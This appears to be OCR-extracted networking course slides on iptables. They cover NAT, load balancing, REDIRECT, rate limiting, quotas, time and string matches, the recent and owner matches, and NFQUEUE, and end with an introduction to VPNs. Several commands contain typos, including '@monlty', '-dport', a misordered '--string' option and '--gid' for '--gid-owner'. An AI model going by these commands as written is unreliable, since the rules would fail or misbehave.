
Huh? Really?



DNAT for hosts in the same LAN

What happened?

(let's assume all mac:ip already in ARP cache)



DNAT for hosts in the same LAN

Solution

MASQUERADE packets to 10.0.0.2:80 from 10.0.0.0/24

```
router# iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -d
10.0.0.2 -p tcp --dport 80 -j MASQUERADE
```

Load balancing with DNAT

- GOAL: balance the connections to 1.0.0.1:80 equally between serverLan and serverLan2
- statistics match
  - --mode nth --every n: matches every n packets

```
router# iptables -t nat -A PREROUTING -d 1.0.0.1
-p tcp --dport 80 -m statistic --mode nth --
every 2 -j DNAT --to-destination 10.0.0.2:80

router# iptables -t nat -A PREROUTING -d 1.0.0.1
-p tcp --dport 80 -m statistic --mode nth --
every 1 -j DNAT --to-destination 10.0.0.3:80
```

REDIRECT

- This target is used to redirect packets and streams to the machine itself by changing the destination IP to the primary address of the incoming interface (locally-generated packets are mapped to the 127.0.0.1 address)
- Example: **REDIRECT** all packets destined for the HTTP ports to an HTTP proxy like squid
- **REDIRECT** target is only valid within the PREROUTING and OUTPUT chains of the nat table
- Syntax
  - -j REDIRECT
  - --to-ports port[-port]
  - --random
  - If --to-port is missing, the destination port is left unchanged

- Rule example (assuming there is a local proxy server listening on 8080)
  - `iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-ports 8080`

- Test: redirect http to server2 and server1 to a local server web
  - Run apache on router and add the following rule (on router)
  - router# iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT
  - Run the following command on (for example) pc2
    - pc2# links 8.0.0.2

NETFILTER: SOME ADVANCED FEATURES

Limit matches

- This module matches at a limited rate using a token bucket filter
- A rule using this extension will match until this limit is reached (unless the '!' flag is used)
- Can be used in combination with other modules
- Syntax
  - -m limit
  - --limit *rate[**/second**|**/minute**|**/hour**|**/day**]*
  - --limit-burst *number* This value indicates that the limit/minute will be enforced only after the total number of connection have reached the limit-burst level *(in other word is the token-bucket size)*
- Hashlimit provides extra features… (man iptables)
- **Example**: limit incoming http connections to 6 per minute after a maximum burst of 3 is reached (stupid numbers, but it's easy to check if it's working)

```
server1# iptables -P INPUT ACCEPT

server1# iptables -A INPUT -p tcp --dport 80 --syn -m
limit --limit 6/minute --limit-burst 3 -j ACCEPT

server1# iptables -A INPUT -p tcp --syn -j DROP
```

Setting transfer quotas

- Set the maximum number of bytes allowed for a given match
- Ex: subscription bytes limit
- Explicitly delete and insert the rule to reset quotas (e.g.: use a cron job)
- Need to explicitly remove and re-insert the rule to reset quotas. (warning: no way to save the status)

Example: limit monthly quota to 2 GB

```
#configure iptables with
iptables -P INPUT DROP
iptables -A INPUT -m mark --mark 12 -j ACCEPT

#In file /root/quota.sh (make it executable)
iptables -D INPUT -m quota --quota 2000000000 -j MARK --set-mark 12
iptables -I INPUT -m quota --quota 2000000000  -j MARK --set-mark 12

#In file /etc/crontab add the following line
@monlty root /root/quota.sh

#start crontab
/etc/init.d/cron start
```

Example2: limit the quota 1 MB per minute (stupid numbers just to test it! Server1 has 2 files: small.jpg, medium and big.jpg)

```
#same as before but set quota to 1000000 and instead the wildcard @monthly use
the following line

* * * * *  root/root/quota.sh
```

Time based rules

- We can match rules based on the time of day and the day of the week using the time module
- This could be used to limit staff web usage to lunch-times, to take each of a set of mirrored web servers out of action for automated backups or system maintenance, etc

- Example: allows web access during lunch hours

```
router# iptables -A FORWARD -p tcp -m multiport --dport
http,https -o eth0 -i eth2 -m time --timestart 12:30 --
timestop 13:30 --days Mon,Tue,Wed,Thu,Fri -j ACCEPT
```

String match

- This match identify a packet containing a string anywhere in it's payload
- Syntax
  - -m string
  - --string "*string*"
  - --from *offset*
  - --to *offset*
  - --algo *algorithm {bm|kmp}*

Example: LOG all HTTP GETs from LAN and DROP all ones containing "sex" in the URL
NOTE: turn on masquerading

```
router# iptables -P FORWARD ACCEPT && iptables -F

router# iptables -N HTTP_GET
router# iptables -A HTTP_GET -j LOG --log-prefix "HTTP GET "
router# iptables -A HTTP_GET -m string --string --algo bm "sex" -j
DROP

router# iptables -A FORWARD -i eth2 -m string --algo bm --string "GET
" --to 4 -j HTTP_GET
```

Maintaining a list of recent matches

- Goal: match packet sent by an IP address that has recently done something wrong
  - Example: drop all packets sent by a user that has previously tried to contact local port 30000
- The **recent** match one can dynamically create a list of IP addresses that match a rule and then match against these IPs in different ways later
- To add an IP source address of a packet that matches some rule use the following syntax
  - `-m recent --name "list_name" --set`
  - Example: put IP source address that contacts local port 30000 tcp in the list "bad_guys"
    - `iptables -A INPUT -p tcp -dport 30000 -m recent --name bad_guys --set -j DROP`
- To match the IP source address in bad_guys list use
  - -m recent --name bad_guys --rcheck --seconds *n*
  - After *n* seconds, the address is removed from the list
  - Example: check if a packet source address is in bad_guys list and if so don't forward it
    - `iptables -A FORWARD -m recent --name bad_guys --rcheck --seconds 10 -j DROP`
- **Homework**: combine recent and limit match to drop (for 2 minutes) all traffic generated by an IP address inside the LAN that has tried to connect remote ssh servers more then 10 times per minute

Packet owner match

- The **owner** match extension is used to match packets based on the user id or group id that "sends the packet"
  - i.e.: the uid or gid of the application that called the send()
- Syntax
  - -m owner --uid-owner root
  - -m owner --gid-owner net
- In older kernels it was possible to match also the PID of the process generating the outgoing packets
  - If you want to keep track of different applications use different users/groups per application
    - "apache" user, "ssh" user, etc etc..

Example

Assumptions

1. Two internet connections: 1) eth0 FAST; 2) eth1 SLOW
2. Policy routing configured so that: 1) mark=1 → eth0; 2) mark=2 → eth1

GOAL

Create two groups 1) fast, 2) slow

Create two users 1) uid: marco, gid: fast; 2) uid: lorenzo, gid: slow

Force marco and lorenzo to respectively use the fast and slow connetion

iptables -A OUTPUT -m owner --gid fast -j MARK --set-mark 1


iptables -A OUTPUT -m owner --gid slow -j MARK --set-mark 2

Queuing packets in userspace

- NETFILTER provides a target named **NFQUEUE** that enques packets to user space through a special type of sockets called NETLINK sockets
- Using “-j NFQUEUE” any matching packet will be sent over a netlink queue identified with a number “--queue *N*”
- In userspace, a program will be listening on the specified queue and will receive the entire matched packet
- The received packet can be processed in any ways and then re-injected in the NETFILTER chains (returning ACCEPT) or stolen (both DROP and STOLEN verdicts)
- **Example**: queue all packets sent by 10.0.0.2 to queue numeber 2

  iptables -A FORWARD -s 10.0.0.2 -j NFQUEUE --queue 2

NFQUEUE structure



NFQUEUE configuration and usage


- There is no time (and this is not the right place) to play with NFQUEUE
- Just some directions
  - Project home:
    http://www.netfilter.org/projects/libnetfilter_queue/index.html
  - Configure the kernel to support NFQUEUE
  - Install libnetfilter_queue and libnfnetlink (which the first one depends on)
  - In libnetfilter_queue tar there is an example main that show the basic NFQUEUE usage
    http://www.netfilter.org/projects/libnetfilter_queue/doxygen/nfqnl__test_8c_source.html

VIRTUAL PRIVATE NETWORK


Virtual Private Networks

- A virtual private network (VPN) is a private network that interconnects remote (and often geographically separate) networks through primarily public communication infrastructures such as the Internet
- VPNs provide security through tunneling protocols and security procedures such as encryption
  - Tunneling provides also reachability of private subnetworks
- There are two main types of VPN:
  - remote-access VPNs allow individual users to connect to a remote network such as roaming salespeople connecting to their company's intranet
  - Site-to-site VPNsallow inter-connection of networks of multiple users for example, branch offices to the main company network

Virtual Private Networks




Virtual Private Networks: why?

